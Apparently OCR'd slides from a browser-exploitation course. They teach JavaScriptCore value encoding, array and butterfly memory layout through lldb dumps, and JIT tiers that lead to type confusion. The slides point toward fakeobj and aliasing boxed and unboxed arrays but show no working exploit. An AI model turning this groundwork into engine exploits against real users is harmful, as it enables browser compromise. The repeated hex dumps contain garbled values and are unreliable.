
## JSValue

---

- Many different kinds of values are handled by the class JSValue
- Look inside the file JSCJSValue.h
- The highest bits determine what type of an object it is

# Look inside JSCJSValue.h

---



The screenshot shows the Xcode IDE interface with the file 'JSCJSValue.h' open. The code is annotated with comments explaining the memory layout of the JSValue structure. The comments describe how the top 16 bits represent the type, and how double precision values are encoded by adding 2^48 to the number. It also notes that no encoded double-precision value begins with 0x0000 or 0xFFFF, and that 32-bit signed integers are marked with the tag 0xFFFF. Specific pointer values for Boolean, null, undefined, and null are listed.

```
382 *
383 * The top 16-bits denote the type of the encoded JSValue:
384 *
385 *     Pointer { 0000:PPPP:PPPP:PPPP
386 *                 / 0001:****:****:****
387 *     Double  { ...
388 *                 \ FFFE:****:****:****
389 *     Integer { FFFF:0000:IIII:IIII
390 *
391 * The scheme we have implemented encodes double precision values by
392 * performing a
393 * 64-bit integer addition of the value 2^48 to the number. After this
394 * manipulation
395 * no encoded double-precision value will begin with the pattern 0x0000
396 * or 0xFFFF.
397 * Values must be decoded by reversing this operation before subsequent
398 * floating point
399 * operations may be performed.
400 *
401 * 32-bit signed integers are marked with the 16-bit tag 0xFFFF.
402 *
403 * The tag 0x0000 denotes a pointer, or another form of tagged
404 * immediate. Boolean,
405 * null and undefined values are represented by specific, invalid
406 * pointer values:
407 *
408 *     False:    0x06
409 *     True:     0x07
410 *     Undefined: 0xa
411 *     Null:      0x02
```

## Setting up WebKit

# Demo

---

LLDB & JSC

# Different Kind of Array Types

---

Any weird thing you notice here ?

```
>>> a = []
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2990:[Array, {}, ArrayWithUndecided, Proto:0x1089c80a0]), StructureID: 96
>>> a.push(1)
1
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a00:[Array, {}, ArrayWithInt32, Proto:0x1089c80a0, Leaf]), StructureID: 97
>>> a.push(1.3)
2
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a70:[Array, {}, ArrayWithDouble, Proto:0x1089c80a0, Leaf]), StructureID: 98
>>> a.push({})
3
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x1089c80a0]), StructureID: 99
>>> a.push(undefined)
4
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x1089c80a0]), StructureID: 99
>>> a.push(false)
5
```

# Try it Yourself

---

```
a = [1, "string", 1.3, false, true, undefined]
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0xffff77e48ef2 <+10>: jae    0xffff77e48efc          ; <+20>
  0xffff77e48ef4 <+12>: movq   %rax, %rdi
  0xffff77e48ef7 <+15>: jmp    0xffff77e47421          ; cerror
  0xffff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff00000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

# Try it Yourself

---

```
a = [1, "string", 1.3, false, true, undefined]
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x000007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerror
  0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

**Pointer to “String”**

# Try it Yourself

---

```
a = [1, "string", 1.3, false, true, undefined]
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0xfffff77e48ef2 <+10>: jae    0xfffff77e48efc          ; <+20>
  0xfffff77e48ef4 <+12>: movq   %rax, %rdi
  0xfffff77e48ef7 <+15>: jmp    0xfffff77e47421          ; cerror
  0xfffff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

1.3

# Try it Yourself

---

```
a = [1, "string", 1.3, false, true, undefined]
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerror
  0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff00000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```



false

# Try it Yourself

---

```
a = [1, "string", 1.3, false, true, undefined]
```

```
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0xffff77e48ef2 <+10>: jae    0xffff77e48efc          ; <+20>
    0xffff77e48ef4 <+12>: movq   %rax, %rdi
    0xffff77e48ef7 <+15>: jmp    0xffff77e47421          ; cerror
    0xffff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

true

# Try it Yourself

```
a = [1, "string", 1.3, false, true, undefined]
describe(a)
```

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0xffff77e48ef2 <+10>: jae    0xffff77e48efc          ; <+20>
  0xffff77e48ef4 <+12>: movq   %rax, %rdi
  0xffff77e48ef7 <+15>: jmp    0xffff77e47421          ; cerror
  0xffff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xfffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

undefined




# Try it Yourself

---

```
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d000006ae0
:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), StructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerro...
  0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8a 0x62d0000ac370 —> ObjectPointer - 0x10
0x62d0000ac370: 0x0108210900000063
0x62d0000ac378: 0x000062d0001b0068
0x62d0000ac380: 0x0108210900000063 —> 99 = 0x63
0x62d0000ac388: 0x000062d0000a44c8
0x62d0000ac390: 0x00000000badbeef0
0x62d0000ac398: 0x00000000badbeef0
0x62d0000ac3a0: 0x00000000badbeef0
0x62d0000ac3a8: 0x00000000badbeef0
(lldb)
```

# Butterfly



# Properties in JS

```
undefined
>>> a.x = 4
4
>>> a.y = 5
5
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0001e4028 (Structure 0x62d0001883f0
:[Array, {x:100, y:101}, ArrayWithContiguous, Proto:0x62d0000700a0, Leaf]), St
ructureID: 296
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerror
  0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001e4008
0x62d0001e4008: 0x0000000000000000 0xfffff000000000005
0x62d0001e4018: 0xfffff000000000004 0x0000000700000006
0x62d0001e4028: 0xfffff000000000001 0x000062d000194580
0x62d0001e4038: 0x3ff5cccccccccd 0x0000000000000006
```

The diagram illustrates the memory dump from lldb. It shows four memory addresses: 0x62d0001e4008, 0x62d0001e4018, 0x62d0001e4028, and 0x62d0001e4038. Two arrows point to the first two addresses: one labeled 'x' pointing to 0x62d0001e4008, and another labeled 'y' pointing to 0x62d0001e4018. A third arrow labeled 'Length of array a' points to 0x62d0001e4028.

# One more thing – What if there is only a few named properties ?

---

```
>>> random = {}
[object Object]
>>> random.a = 1
1
>>> random.b = 2
2
>>> describe(random)
Object: 0x62d0000d4080 with butterfly 0x0 (Structure 0x62d000188380:[0
, {a:0, b:1}, NonArray, Proto:0x62d0000ac000, Leaf]), StructureID: 295
>>> Process 64701 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerror
  0x7fff77e48efc <+20>: retq
Target 1: (jsc) stopped.
(lldb) x/4gx 0x62d0000d4080
0x62d0000d4080: 0x0100160000000127 0x0000000000000000
0x62d0000d4090: 0xfffff000000000001 0xfffff000000000002
(lldb)
```

Flags

Structure ID

Properties are stored just next to the object address

Used for creating fakeobj

# Unboxed arrays

```
Default (bash)          ● 361          Default (lldb)
>>> a = [4.32, 5.65, 7.89]
4.32,5.65,7.89
>>> describe(a)
Object: 0x62d0000ac340 with butterfly 0x62d0001b0008 (Structure
to:0x62d0000700a0, Leaf]), StructureID: 98
>>> Process 3669 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = s
  frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ;
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi           ;
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ;
  0x7fff77e48efc <+20>: retq          ; 
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001b0008
0x62d0001b0008: 0x401147ae147ae148 0x4016999999999999d → Unboxed
0x62d0001b0018: 0x401f8f5c28f5c28f 0x7ff8000000000000
0x62d0001b0028: 0x7ff8000000000000 0x00000000badbeef0
0x62d0001b0038: 0x00000000badbeef0 0x00000000badbeef0
```

# Boxed arrays

```
undefined
>>> a.push({})
4
>>> desProcess 3669 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGST
  frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc          ; <+20>
  0x7fff77e48ef4 <+12>: movq   %rax, %rdi
  0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421          ; cerror
  0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d0001b0008
0x62d0001b0008: 0x401247ae147ae148 0x4017999999999999
0x62d0001b0018: 0x40208f5c28f5c28f 0x000062d0000d4080
0x62d0001b0028: 0x0000000000000000 0x00000000badbeef0
0x62d0001b0038: 0x00000000badbeef0 0x00000000badbeef0
(lldb)
```


Boxed

# Boxed vs Unboxed arrays

---

Boxed arrays store pointers to the double, whereas Unboxed arrays store the actual double value

What if Boxed and Unboxed arrays butterfly point to the same memory location ?



What is the result of `boxed[0]` and `unboxed[0]`

## Demo

---

Compiler vs Interpreter ??

# Compiler vs Interpreter

---

- Interpreter
  - Quick to get up and running, no need to do the compilations
  - Repeated translations for the same code , as it works during runtime
  - Suitable for Javascript – on the fly translation
- Compiler
  - Takes time to go through the compilation step
  - Makes optimizations to improve performance
  - Suitable for repeated runs of the same code

# Just in Time Compiler

---

- Compilation during run-time rather than prior compilation
- JS ByteCode compiled into machine code by JIT compiler, and later executed by the JVM
- The code is monitored as its running as it's running it and it sends hot code paths to be optimized
- The kind of optimization depends on the tier of execution

# Side effects

---

- In order to optimize code, the type might be assumed by JIT
- However, some operations may invoke a callback which can allow the attacker to change the type
- JIT code might use the code without checking the type of the object
- Gives rise to Type confusion vulnerabilities

# JIT Tiers of Compilation

---

- tier 1: the LLInt interpreter
- tier 2: the Baseline JIT compiler
- tier 3: the DFG JIT
- tier 4: the FTL JIT

**THE HIGHER THE TIER, THE HIGHER THE COMPILE TIME, AND THE BEST THE THROUGHPUT**

- JIT Compilers can guess types in order to add optimizations
- Removing the check for certain types can cause security issues
- Can give rise to specific categories of vulns (type confusion etc)

## DEMO OF JIT TIERS

# Function overriding

---

```
// dog.js

function Dog(name) {
  this.name = name
}

let dog = new Dog('Tiger')

